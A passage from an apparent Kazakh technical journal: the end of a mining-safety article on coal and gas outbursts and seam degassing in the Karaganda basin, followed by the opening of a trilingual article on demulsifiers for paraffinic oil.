sizes less than 10 mm. The content of the finest coal fractions, less than 1 mm, was 20-30%. After the ejected coal was removed, it was established that the face of the personnel roadway had entered the zone of geological disturbance - a thrust fault with the full thickness of the seam. The outburst occurred from the lower, most disturbed layer of the thrust part of the seam.

Before the outburst in the personnel roadway, the following warning signs were observed: a sharp increase in methane concentration in the roadway up to 2%, cracking in the massif, bouncing of coal pieces, appearance of cracks, and coal squeezing from the face, increased pressure on the supports. The outburst did not lead to serious consequences because the miners working in the personnel roadway were aware of the increased outburst risk of the D6 seam in the mining area, were well acquainted with the warning signs of outbursts, carefully monitored them, and timely left the face.

A characteristic feature of sudden coal and gas outbursts is their predominant association with zones of tectonic disturbances. All outbursts occur as workings approach major tectonic disturbances or in zones of minor disturbances associated with these major ones, as well as in areas where the seam thickness changes (dips or bulges) and where coal beds are intensely folded.

Depending on the complexity of the tectonic structure of the coal mining areas (sections), the depth at which sudden coal and gas outbursts occur varies. Thus, in the most tectonically complex Saransk section, the minimum depth at which outbursts are noted is 200 meters from the surface. In the Industrial section, characterized by a calmer coal seam deposition, the minimum depth of outburst occurrence is 350 meters.

The locations of sudden coal and gas outbursts are often associated with zones of increased stress caused by the influence of coal pillars left on overlying coal seams. In the conditions of the Karaganda basin, approximately half of all outbursts occurred in the zone influenced by coal pillars.


Sudden coal and gas outbursts in preparatory workings mainly occur in thick coal seams. Of all sudden outbursts that occurred in preparatory workings, 91% occurred in seams with thicknesses of 3.5 meters or more. When opening coal seams with entry headings, outbursts occurred both when opening thick and thin coal seams.

In terms of the amount of coal and gas ejected, the most hazardous seam is the D6 seam in the Tentek

district mines. This seam lacks protective layers. The thickness of the seam varies from 5 to 7 meters, and the dip angle ranges from 7 to 24 degrees. The upper layer of the seam consists of medium-strength coal, while the lower layer consists of soft coal. In the lower part of the seam, there is a heavily disturbed and folded coal bed with a thickness of 0.4-0.6 meters, and in certain local

zones, its thickness reaches 1.8 meters.

Confirmation of the high hazard of the D6 seam is a unique coal and gas outburst that occurred when crossing this seam with the eastern flank ventilation shaft of the V.I. Lenin mine at a depth of 435 meters from the surface.



1-9 – Preceding boreholes

Figure 7 - Sudden Outburst of Coal and Gas on December 28, 1976, in the Main Drift of Seam D6 at the V.I. Lenin Mine




Figure 8 - Sudden Outburst of Coal and Gas when intersecting Seam D6 with a Vertical Shaft, occurring on December 22, 1978, at the V.I. Lenin Mine

To prevent sudden coal and gas outbursts when exposing the D6 seam and crossing it with a vertical shaft, a frame protective support was used. Under

the protection of the protective support, the D6 seam was exposed over the entire face area. To even out the face plane of the shaft in the sector where the

seam dips, 33 boreholes with depths of 0.6-1.0 meters were drilled, and charges were detonated. During their detonation, a sudden outburst of 380 tons of fine coal occurred, releasing 27,900 m³ of methane (73 m³ of methane per ton of ejected coal). Measurements of methane concentration with the SHI-3 device on the zero platform of the mine's cutting machine, taken a few minutes after the explosion, showed a methane content of over 6%. The increased gas release continued for 32 hours.

The borehole was filled with ejected coal up to a height of 5.5 meters from the expected borehole line (see Figure 8). On top of the coal, as well as on the lower and upper floors of the suspended shelf located 11 meters from the borehole, there was a layer of fine dust with a thickness of 50-60 mm. The lining of the borehole was significantly damaged during the outburst, with cracks up to 5-6 mm wide observed in the concrete lining of the borehole's bottom part. The lower layer of the seam, with a thickness of 3-4 meters, was destroyed down to its base.

The most severe sudden outburst of methane and rock mass in the Karaganda Basin also occurred at the V.I. Lenin Mine, originating from Seam D6 during its excavation with a shearer. This outburst took place on

March 23, 1998, in the face of Shearer No. 2 of Seam D6, at a depth of 580 meters from the surface (see Figure 1.3).

The development of the kershlag was carried out using the drilling and blasting method in the interlayered rocks of sandstone, aleurolites, and argillites. The sudden outburst of coal and gas occurred as the face approached the kershlag at a distance of 7 meters from the seam along the normal line, in the zone of weakened rock due to the bed's soil and a sharp change in the topography of the seam. After the blasting operations, the loading of the broken rock mass by a loading machine was carried out in the kershlag face. Approximately 4 hours after the blasting, during the unloading of the rock mass, a sudden outburst of coal and gas occurred. The entire length of the kershlag face (106 meters) and the second eastern heading of the seam D6 -100 meters over almost 150 meters were filled with ejected rock mass. The total amount of ejected rock mass was 3250 tons, including 2000 tons of coal and 1250 tons of rock. The additional methane released during the sudden outburst amounted to 1300 thousand cubic meters. This sudden outburst of coal, rock, and gas led to the overturning of the ventilation airflow in three preparatory headings and one clean heading.




Figure 9 - Sudden Outburst of Coal and Gas Occurred in Faulty Kershlag No. 2 During the Extraction of Seam D6 at the V.I. Lenin Mine

The majority of hazardous seams in the basin do not have separate, intensively folded (hazardous) coal benches. During sudden outbursts of coal, it is usually ejected from several benches of the seam. However, there have been several outbursts from a single intensively folded coal bench of the seam.

Coal in zones of sudden coal and gas outbursts differs in reduced mechanical strength and the absence of

cleavage. The coal strength coefficient in these zones ranges from 0.6 to 0.1. In places of sudden coal and gas outbursts, coal is characterized by an increased initial gas release rate. The initial gas release rate values for coal samples taken from sites of sudden coal and gas outbursts range from 12 to 28 units. The initial gas release rate for coal from heavily disrupted, intensively folded hazardous seam benches reaches 28-30 units.

The coals of hazardous seams have volatile matter content ranging from 17 to 32%. Most of the coal and gas outbursts in the basin (96%) occurred in coal seams with volatile matter content ranging from 24 to 32%. Coal in areas of coal and gas outbursts is usually dry, and its moisture content does not exceed 3% in most cases.

The natural gas content in coal at the depth of occurrence of sudden coal and gas outbursts in the basin ranges from 10.7 to 22.1 m³/ton, and the gas pressure in coal seams ranges from 1.25 to 4.1 MPa. The minimum gas pressure (1.25 MPa) at which a sudden coal and gas outburst occurred was recorded in the K7 seam "Remarkable" of the Dubovskaya mine at a depth of 200 meters from the surface.

There is no direct connection between the natural gas pressure in a coal seam and the natural gas content in coal, on one hand, and the risk of sudden coal and gas outbursts, on the other. All other conditions being equal, with an increase in gas pressure and gas content in coal, the risk of coal and gas outbursts increases. With the increase in the depth of coal seam mining, there is an increase in the number of outbursts, especially in the depth interval of 200-400 meters from the surface. Additionally, there is a trend of increasing the amount of ejected coal and the volume of additionally released gas.

Most of the sudden coal and gas outbursts are associated with direct impacts on the coal mass. Approximately 70% of sudden coal and gas outbursts

occurred during coal cutting by mining machines, using percussion drills, through explosive works, and during drilling operations.

Sudden coal and gas outbursts are typically preceded by warning signs. According to modern understanding, coal and gas outbursts occur in several stages, and the preparation for a hazardous situation can last for several tens of minutes. This preparatory stage manifests as warning signs of sudden coal and gas outbursts, which can be observed several minutes, hours, or even a day before the event.

The most characteristic warning signs of sudden coal and gas outbursts include a sudden increase in gas emission into the workings, an increase in ground pressure manifested by coal squeezing (extrusion) from the seam, coal spilling, coal particles bouncing off the seam surface, and increased pressure on the ground support (deformation and cracking of support), as well as the appearance of a dust cloud. In some cases, dull impacts and cracks of varying intensity and frequency in the rock mass, shaking of the mass, sometimes felt at distances of tens to hundreds of meters, were observed before a sudden outburst. A significant warning sign of the entry of the workings into a hazardous zone is the reduction in coal strength and the appearance of intensely fractured coal benches in the seam.

Warning signs of sudden coal and gas outbursts during drilling operations or spudding include the jamming of the drilling tool, ejection of the drill rod, coal fines, and gas from the borehole or spud.




Figure 10 - Methane Volume Over Time

To study the influence of depression on degassing outcomes, let's consider an example where the gas pressure in the seam is approximately 10,000 mbar. If we create a depression of 100 mbar at the well, it represents only 1% of the gas pressure. The volume of the mixture, i.e., the absolute volume pumped out of the well, increases with an increase in depression. The methane concentration decreases with increasing depression.

Only after several months of degassing does the methane concentration increase with increasing depression, and as depression increases, the volume of pumped mixture increases, but the gas concentration decreases. Identical reservoirs do not exist, so preliminary tests are necessary.

With the help of an automatically regulated degassing installation, it is possible to set the optimal depression. Water ring pumps do not meet these requirements. Under normal operating conditions, depression at wells should be maintained in the range of 50 to 100 mbar.

Conclusions. In addition to the reservoir properties

and its methane content, the temporal factor plays a significant role in degassing results. Experience has shown that degassing of the reservoir should commence at least 6 months before its exploitation begins. In some cases, the degassing period may need to be extended, but the influence of neighboring reservoirs, which can also affect the outcomes, must not be overlooked. With a well-designed degassing system, it is possible to extract at least 50% of methane from the reservoir. Ensuring the sealing of wells and optimally regulating the installed depression are crucial. High depression levels do not necessarily yield the expected results in the long run.

Based on the analysis conducted, it has been established that the distance between reservoir wells and their sealing is a key factor in the effectiveness of coal reservoir degassing. Additionally, the optimal depression under normal operating conditions for wells should be maintained within the range of 50 to 100 mbar. Degassing of the reservoir should commence at least 6 months before exploitation begins, utilizing mobile degassing units optimized for the conditions of the Karaganda Coal Basin.

References

1. Jutjaev E.P. Obosnovanie tehnologii intensivnoj podzemnoj razrabotki vysokogazonosnyh ugol'nyh plastov. Avtoreferat zhok.dis-cii.25.00.22. Kemerovo - 2019.- 461s. [in Russian].
2. Drizhd, N. A.; Kamarov, R. K., Akhmaturov, D. R.; Zamaliyev, N. M., Shmidt-Fedotova, I. M. Coal bed methane Karaganda basin in the gas balance Republic of Kazakhstan: status and prospects // Hirnychi Universytet. Naukovyi Visnyk.- Dnipropetrovsk № 1.-2017. - pp.12–20.
3. Slastunov S.V., Jutjaev E.P., Mazanik E.V., Sadov A.P. Razrabotka i sovershenstvovanie tehnologij plastovoj degazacii dlja jeffektivnoj i bezopasnoj otrabotki ugol'nyh plastov// Gornyj informacionno-analiticheskiy bjulleten'. - 2018. - №11 (special'nyj vypusk 49). - s. 13-22. . [in Russian].
4. Shevchenko L.A., Zubareva V.A. Vlijanie tehnologicheskogo cikla v ochistnom zaboe na gazoobil'nost' vyemochного uchastka shahty // XII Mezhdunarodnaja nauchno-prakticheskaja konferencija «Bezopasnost' zhiznedejatel'nosti v promyshlenno razvityh rajonah». Kemerovo. – 2017. - s. 2011 – 2018.[in Russian].
5. Shpreher D.M., Babokin G.I., Kolesnikov E.B. Vybory struktury i parametrov ne jronnoj seti dlja prognozirovaniya koncentracii metana v ugol'nom zaboe// Izvestija TulGU. -V. № 5.- 2020. - s. 46-57. [in Russian].
6. Drizhd N.A., Akhmaturov D.R., Zaharov A.M. «Ocenka metodov metanobezopasnosti na shahtah Karagandinskogo bassejna»/ Izd KarTU Karaganda. - 2016. - 230 s. [in Russian].
7. Rukovodstvo po nailuchshej praktike jeffektivnoj degazacii istochnikov metanovydelenija i utilizacii metana na ugol'nyh shahtah. EJeK OON. Vtoroe izdanie № 47.- 2016.- 134 s.[in Russian].
8. Senkus V., Ermakov A. Avtomatizirovannaja sistema flegmatizacija vzryvov pylemetanovozdushnoj smesi v ochistnyh mehanizirovannyh zabojah. – 2018.- №2 (10).- s. 204-209.[in Russian].
9. Bychkov S., Gerasov A.I. Desjatiletie vzryva na shahte «Ul'janovskaja». Analiz vyvodov gosudarstvennoj komissii i gornyh specialistov.- Nauchno-tehnicheskij zhurnal «Vestnik»- № 4. -2016. - s.119-131.[in Russian].
10. Pejch L.M., Torrent H.G., An'ez N.F., Jeskobar H.M. Predotvrashhenie rasprostraneniya vzryvov metana i pyli v ugol'nyh shahtah. Zapiski gornogo instituta. – 2017. T. 225.- s. 307-312.[in Russian].

11. Parmuzin P.N. Zarubezhnyj i otechestvennyj opyt osvoeniya resursov metana ugol'nyh plastov/ Monografiya UGTU. Uhta. -2017. -109 s.[in Russian].
12. Mineev S.P. Voprosy preduprezhdeniya avarij, svjazannyh so vzryvami metana v ugol'nyh shahtah. Geotekhnichna mehanika. № 138. -2018.- c.115-136[in Russian].
13. Kabanov E. I. Obosnovanie metoda kompleksnoj ocenki i prognoza professional'nogo riska travmirovaniya personala ugol'nyh shaht pri vzryvah metana i pyli/ Dissertacija na soiskanie uchenoj stepeni kandidata tehničeskikh nauk. Sankt-Peterburg. - 2018.- 159 s. [in Russian].
14. Hosseini A., Najafi M., Morshedy A.H. Determination of suitable distance between methane drainage stations in Tabas mechanized coal mine (Iran) based on theoretical calculations and field investigation // Journal of Mining Institute. – 2022. Vol. 258. p.1050-1060. DOI: 10.31897/PMI.2022.106
15. Mazina I.Je., Stel'mahov A.A., Mullagalieva L.F. Modelirovanie naprjazhenno-deformirovannogo sostojaniya ochistnogo zaboja s tehnologiej upravlenija krovlej polnym obrusheniem i zakladkoj vyrabotannogo prostranstva». Zhurnal «Gornyj informacionno-analiticheskiy bjulleten'». -2020.- s. 99-96.[in Russian]. DOI: 10.25018/0236-1493-2020-61-0-99-106
16. Kamarov R.K., Zamaliev N.M., Ahmatnurov D.R., Musin R.A. Setting the volume and location of the gas collectors of abandoned coal mines. Nauchnyj vestnik nacional'nogo gornogo universiteta. -№2, Dnepropetrovsk: -2018.- c. 5 -11. [in Russian].
17. Bajmuhametov S.K., Kamarov R.K. Upravlenie gazovydeleniem na shahtah karagandinskogo ugol'nogo bassejna. Monografiya. Karaganda: Izd-vo KarTU.- 2021. -121 s. [in Russian].
18. Tajlakov O.V., Zastrelov D.N., Utkaev S.V., Sokolov S.V., Kormin A.N., Smyslov A.I. Napravlenie utilizacii shahtnogo metana. Vestnik Kuzbaskogo gosudarstvennogo tehničeskago universiteta.- № 6. - 2015. - c 62-66. [in Russian].
19. Birjukov Ju.M., Hodzhaev R.R., Fominyh E.I., Karev N.A. Katalog vnezap-nyh vybrosov uglja i gaza (Karagandinskij ugol'nyj bassejn). KGTU; Akademija gornyh nauk.- Kaliningrad.-2009. – 166 s. [in Russian].

Information about the authors

Zamaliyev N. M. - PhD, Acting Associate Professor, Karaganda Technical University named after Abylkas Saginov, Karaganda, Kazakhstan, e-mail: n.zamaliyev@kstu.com;

Dauletzhanova Zh. T. - PhD, Lecturer, Kazakh University of Technology and Business, Astana, Kazakhstan, e-mail: kaliyeva_zhanna@mail.ru;

Ganyukov N.Yu. - Master's student, Abylkas Saginov Karaganda Technical University, Karaganda, Kazakhstan, e-mail: nikitagd99@mail.ru;

Belgibayev K.I. - Master's student, Karaganda Technical University named after Abylkas Saginov, Karaganda, Kazakhstan, e-mail: belgibayev_k@mail.ru.

Сведения об авторах

Замалиев Н. М. - доктор PhD, и.о. доцента, Карагандинский технический университет имени Абылкаса Сагинова, Караганда, Казахстан, e-mail: n.zamaliyev@kstu.com;

Даулетжанова Ж.Т. - доктор PhD, преподаватель, Казахский университет технологии и бизнеса, Астана, Казахстан, e-mail: kaliyeva_zhanna@mail.ru;

Ганюков Н.Ю. - магистрант, Карагандинский технический университет имени Абылкаса Сагинова, Караганда, Казахстан, e-mail: nikitagd99@mail.ru;

Белгібаев Қ.И. - магистрант, Карагандинский технический университет имени Абылкаса Сагинова, Караганда, Казахстан, e-mail: belgibayev_k@mail.ru.

ОҢТҮСТІК ТОРҒАЙ ОЙПАТЫНЫҢ ПАРАФИНДІ МҰНАЙЫНДАҒЫ СУ-МҰНАЙ ЭМУЛЬСИЯСЫН БҰЗУ ҮШІН ДЕЭМУЛЬГАТОРЛАРДЫ ДАЙЫНДАУ

К.С. Затыбеков, М.К. Жантасов*, К.С. Надиров, А.Р. Бегимова, А.У. Джусенов

М.Әуезов атындағы Оңтүстік Қазақстан университеті, Шымкент, Қазақстан,

e-mail: manarjan_80@mail.ru

Мақалада мұнай өндіру өнеркәсібінің мұнайды кәсіпшілік дайындаудың өзекті мәселелері келтірілген. Авторлар жасаған Қызылорда кенорындарында өндірілетін суланудың жай-күйін талдау негізінде мұнаймен бірге табиғи беттік-белсенді заттармен (ББЗ) және шайырлар мен тұрақтандырылған тұрақты су-мұнай эмульсияларын құрайтын судың 90%-на дейін өндірілетіні көрсетілген. Парафинді мұнай өндіру кезінде ұңғыма өнімдерін кәсіпшілік дайындау жағдайында негізгі мәселе тұрақты су-мұнай эмульсияларының бұзылуы болып табылады. Бұл құбылыстар ұңғымалардан мұнай өндіруді едәуір қиындатады, мұнай өндіру жабдықтарының, құбыр коммуникацияларының жұмысына теріс әсер етеді. Мұның салдары мұнай кәсіпшілік жабдықтарын, көмірсутек шикізатын қайта өңдеу кәсіпорындарын жабдықтарында коррозия процестері болып табылады.

Мұнайды тасымалдауға дайындау кезінде негізінен импорттық өндірістің реагенттері қолданылады. Бұл мұнай өндіретін және өңдейтін компанияларға айтарлықтай қаржылық шығындар әкеледі. Сондықтан жергілікті шикізатты пайдалана отырып алынған ұңғыма өнімдерін эмульсиялау үшін неғұрлым қолжетімді реагенттерді пайдалану өзекті және экономикалық тұрғыдан орынды шешім болып табылады. Су-мұнай эмульсияларын неғұрлым тиімді жоюға аралас әдісті қолданған жағдайда қолжеткізуге болады. Мысалы, электродегидраторлар немесе электрокоалесценттер қашықтағы элементтерінің функциясын орындайтын электрокоалестирлеу пайдалану. Бұл авторлардың пікірінше электр энергиясын тұтынуды азайтуға және мұнайды сусыздандыру мен тұзсыздандыру сапасын жақсартуға мүмкіндік береді.

Түйін сөздер: парафинді мұнай, мұнайды дайындау, реагент, беттік белсенді заттар, май қышқылдары, реологиялық қасиеттер, госсипол шайыры.

СОВРЕМЕННОЕ СОСТОЯНИЕ ПРОБЛЕМ ПОДГОТОВКИ ПАРАФИНИСТОЙ НЕФТИ ЮЖНО-ТУРГАЙСКОЙ ВПАДИНЫ

К.С. Затыбеков, М.К. Жантасов*, К.С. Надиров, А.Р. Бегимова, А.У. Джусенов

Южно-Казахстанский университет им.М.Ауэзова, Шымкент, Казахстан,

e-mail: manarjan_80@mail.ru

В статье приводятся актуальные вопросы нефтедобывающего производства - промышленной подготовки нефти. На основе анализа состояния обводнения, добываемого на месторождениях Кызылорды, разработанного авторами, показано, что вместе с нефтью добывается до 90% воды, содержащей природные поверхностно-активные вещества (ПАВ) и смолы и стабилизированные стабильные водно-нефтяные эмульсии. При производстве парафинистой нефти основной проблемой в условиях промышленной подготовки скважинной продукции является разрушение стойких водно-нефтяных эмульсий. Эти явления существенно затрудняют добычу нефти из скважин, негативно сказываются на работе нефтеперерабатывающего оборудования, трубопроводных коммуникаций. Следствием этого являются процессы коррозии нефтесервисного оборудования, оборудования предприятий по переработке углеводородного сырья. При подготовке нефти к транспортировке в основном используются реагенты импортного производства, что приводит к значительным финансовым потерям для нефтедобывающих и перерабатывающих компаний. Поэтому использование наиболее доступных реагентов для эмульгирования скважинных продуктов, полученных с использованием местного сырья, является актуальным и экономически целесообразным решением. Наиболее

эффективное удаление водно-нефтяных эмульсий может быть достигнуто при использовании комбинированного метода, например, с использованием электрокоалесцирования, выполняющего функцию удаленных элементов электроде гидрорешеток или электрокоалесцентом. Это позволит, по мнению авторов, снизить потребление электроэнергии и улучшить качество обезвоживания и обессоливания нефти.

Ключевые слова: парафинистая нефть, подготовка нефти, реагент, поверхностно-активные вещества, жирные кислоты, реологические свойства, госсиполовая смола.

PREPARATION OF DEMULSIFIERS FOR THE DESTRUCTION OF THE WATER-OIL EMULSION OF PARAFFIN OIL OF THE YUZHNO-TURGAY DEPRESSION

K.S. Zatybekov, M.K. Zhantasov*, K.S. Nadirov, A.R. Begimova, A.U. Dzhusenov

M.Auezov South Kazakhstan University, Shymkent, Kazakhstan,

e-mail: manapjan_80@mail.ru

The article presents topical issues of oil production - field preparation of oil. Based on the analysis of the state of waterlogging produced at the Kyzylorda fields, developed by the authors, it is shown that up to 90% of water containing natural surfactants (surfactants) and resins and stabilized stable water-oil emulsions are extracted together with oil. In the production of paraffin oil, the main problem in the conditions of field preparation of well products is the destruction of resistant water-oil emulsions. These phenomena significantly complicate the extraction of oil from wells, negatively affect the operation of oil refining equipment, pipeline communications. The consequence of this is the processes of corrosion of oilfield service equipment, equipment of enterprises for the processing of hydrocarbon raw materials. When preparing oil for transportation, reagents of imported production are mainly used, which leads to significant financial losses for oil producing and refining companies. Therefore, the use of the most available reagents for emulsifying borehole products obtained using local raw materials is an actual and economically feasible solution. The most effective removal of water-oil emulsions can be achieved by using a combined method, for example, using electrocoalescing, which performs the function of removed elements of hydrolattices or electrocoalescents. This will, according to the authors, reduce electricity consumption and improve the quality of dewatering and desalination of oil.

Keywords: paraffin oil, oil preparation, reagent, surfactants, fatty acids, rheological properties, gossypol resin.

Кіріспе. Бүгінгі таңда мұнай-газ саласы Қазақстан мен басқа да көптеген мұнай өндіруші елдердің бюджетін қалыптастыру кезінде басымдықтардың бірі болып табылады. Мұнай саласында еңбекке қабілетті халықтың едәуір бөлігі тікелей немесе жанама түрде жұмыс істейді және көмірсутек өндіретін елдер халықтарының әл-ауқаты оның жетістіктеріне тікелей байланысты. Айта кету керек, Қазақстан мұнай экспорттаушы елдердің мүшесі болмаса да, елімізде мұнай өндіру көлемі жыл сайын артып келеді және жыл сайын 80 млн.тоннадан асады. Әлемнің көптеген елдеріндегі соңғы жылдардағы оқиғалар олардың экономикалық белсенділігінің төмендеуіне алып келді және көмірсутектерге сұраныс пен әлемдік бағаға теріс әсер етті. Алайда, нарықтағы мұндай жағдай мәңгілікке сақталмайды және уақыт өте келе көмірсутектерге сұраныс айтарлықтай артады деп санаймыз. Бұған мұнайды өндіру, дайындау, тасымалдау және қайта өңдеу бойынша жаңа технологияларды ауқымды енгізу ықпал

ететін болады. Мұндай инновациялық технологиялар жақын болашақта ұзақ мерзімді нәтиже береді [1].

Қазіргі уақытта Қазақстанның көптеген кен орындарында мұнаймен бірге табиғи беттік-белсенді заттармен (ББЗ) және шайырлармен тұрақтандырылған тұрақты су-мұнай эмульсияларын құрайтын судың 90%-на дейін өндіріледі. Парафинді мұнай өндіру кезінде ұнғыма өнімдерін кәсіпшілік дайындау жағдайында негізгі мәселе тұрақты су-мұнай эмульсияларының бұзылуы болып табылады. Бұл құбылыстар ұнғымалардан мұнай өндіруді едәуір қиындатады, мұнай өндіру жабдықтарының, құбыр коммуникацияларының жұмысына теріс әсер етеді. Мұның салдары мұнай кәсіпшілігі жабдықтарының да, көмірсутек шикізатын қайта өңдеу кәсіпорындарының жабдықтарының да коррозия процестері болып табылады. Мұндай эмульсиялардың жоғары тұрақтылығына байланысты олардың жойылуына тек эмульгаторлар мен температураны өңдеу арқы-

лы қол жеткізуге болады. Өндірілген эмульсиялық мұнайды тасымалдауға дайындықтың маңыздылығы парафинді мұнай өндірісінің ұлғаюымен байқалады, сондықтан пайдаланылған эмульгаторлардың өңделген мұнайдың сапасына әсерін зерттеу және оны осы мұнайдың құбырларын тасымалдау үшін тасымалдауға дайындау өте маңызды. Қолданыстағы деэмульгаторлардың кең ассортиментінің болуына қарамастан, қазіргі уақытта оларды іс жүзінде қолдану әрдайым қажетті нәтиже бермейді. Жоғарыда айтылғандардан басқа, бұл реагенттердің салыстырмалы түрде жоғары құны оларды ұңғыма өнімдерін дайындаудың коммерциялық жағдайында пайдалану кезінде дайындалған мұнайдың өзіндік құнына әсер етеді [2].

Жұмыстың авторы [3] Оңтүстік Торғай бассейні Қазақстанның оңтүстігінде орналасқан және Қазақстан аумағындағы өткен ғасырдың соңында ашылған ең жас мұнай-газды аймақ болып табылады. Құрамында сапасы жоғары күкіртсіз мұнайы бар кендердің таяздау түрде орналасуы бассейінде жаңа кен орындарын іздеу жұмыстарын өрбітудің басты стимулы болып табылады. Олар мұнайдың шөгінді генезисі туралы гипотезаның негізінде әзірленген әдістеме бойынша жүргізілуде. Сонау ХХІ ғасырдың басында-ақ алынған бассейіннің құрылысы мен оның өнімділігі туралы жаңа деректер бассейінде сондай-ақ, тереңдегі мұнай кендерінің бар екендігін көрсетуде, бұл жағдай осы аймақта мұнай мен газдың жаңа кендері мен кенорындарын ашу перспективаларын елеулі түрде арттыруда.

Жұмыстың авторы [4] қазақстандық мұнайды, оның ішінде парафинді мұнайды дайындау (деэмульсиялау) мәселенің жай-күйіне талдау жасады. Әлемде өндірілетін мұнайдың шамамен 70%-ы мұнайдағы су сияқты тұрақты дисперсті жүйелер болып табылады. Қазақстанда өндірілетін мұнайға келетін болсақ, ол іс жүзінде 100% су-эмульсиялық жүйе болып табылады.

Шикі мұнайды сапалы дайындау үшін су-мұнай эмульсияларын бұзу үшін экономикалық тұрғыдан қол жетімді жаңа реагенттер қажет. Сондықтан мәселенің қазіргі жай-күйін талдау негізінде деэмульгатор өндірісінің оңтайлы технологиясын таңдау жақсы техникалық-экономикалық көрсеткіштері бар заманауи технологияны жасауға мүмкіндік береді [5].

Бұл мәселенің өзектілігі жергілікті шикізатты (соапсток – өсімдік майларын сілтілі тазарту кезінде пайда болатын және құрамында сабынның сулы ерітіндісі (бос майлы қышқылдар сілтімен бейтарап-

тандыру өнімдері) бар жанама өнім) пайдалана отырып алынған ұңғыма өнімдерін эмульсиялау үшін қолжетімді реагенттерді пайдалану болып табылады.

Материалдар мен әдістер. Органикалық синтез өнеркәсібінің шикізат базасы мынадай шикізат көздерін қамтиды: өсімдік және жануар тектес шикізат, қатты жанғыш қазбалар, мұнай және табиғи газ. Өсімдіктер мен жануарлардан алынатын шикізаттың айрықша ерекшелігі – жаңару. Осыған орай табиғи ресурстарды үнемдеу мақсатында өндіріс қалдықтарын қайталама пайдалану үшін қолдану қажет. Сондықтан өндірістің оңтайлы технологиясын таңдау үшін бірнеше маңызды факторларды ескеру қажет.

Бірінші кезекте, тапсырмаға сүйене отырып, қолжетімді және арзан шикізатты таңдау керек. Өсімдіктер мен жануарлардан алынатын шикізат көзі С16 және С18 май қышқылдарының аралас триглицеридтерінен тұратын майлар мен майлар болуы мүмкін. Майлардың түзілуіне көбінесе қышқылдар қатысады: стеарин, пальмитин (гексадекан), олеин, линол. 1300-ден астам әртүрлі табиғи майлар белгілі, олар шығу тегі бойынша құрамы мен физика-химиялық қасиеттері бойынша бір-бірінен ерекшеленетін жануарлар мен өсімдіктерге (майларға) бөлінеді [6]. Өсімдік майлары тамақ өнеркәсібінде, пленка түзгіштер өндірісінде, сабын, беттік белсенді заттар (ББЗ), дәрілік препараттар жасау үшін қолданылады. Дегенмен, оларды өндіру кезінде пайда болатын қалдықтарды үлкен экономикалық пайдасы бар бірқатар құнды өнімдерді өндіру үшін де пайдалануға болады. Өнеркәсіптегі өсімдік және жануарлар шикізатынан алынған май қышқылдары майлардың гидролизі арқылы алынады, оларды жоғары қысымда (реактивті емес әдіс) сумен 200-225°C дейін қыздырады немесе сульфон қышқылдарының қатысуымен 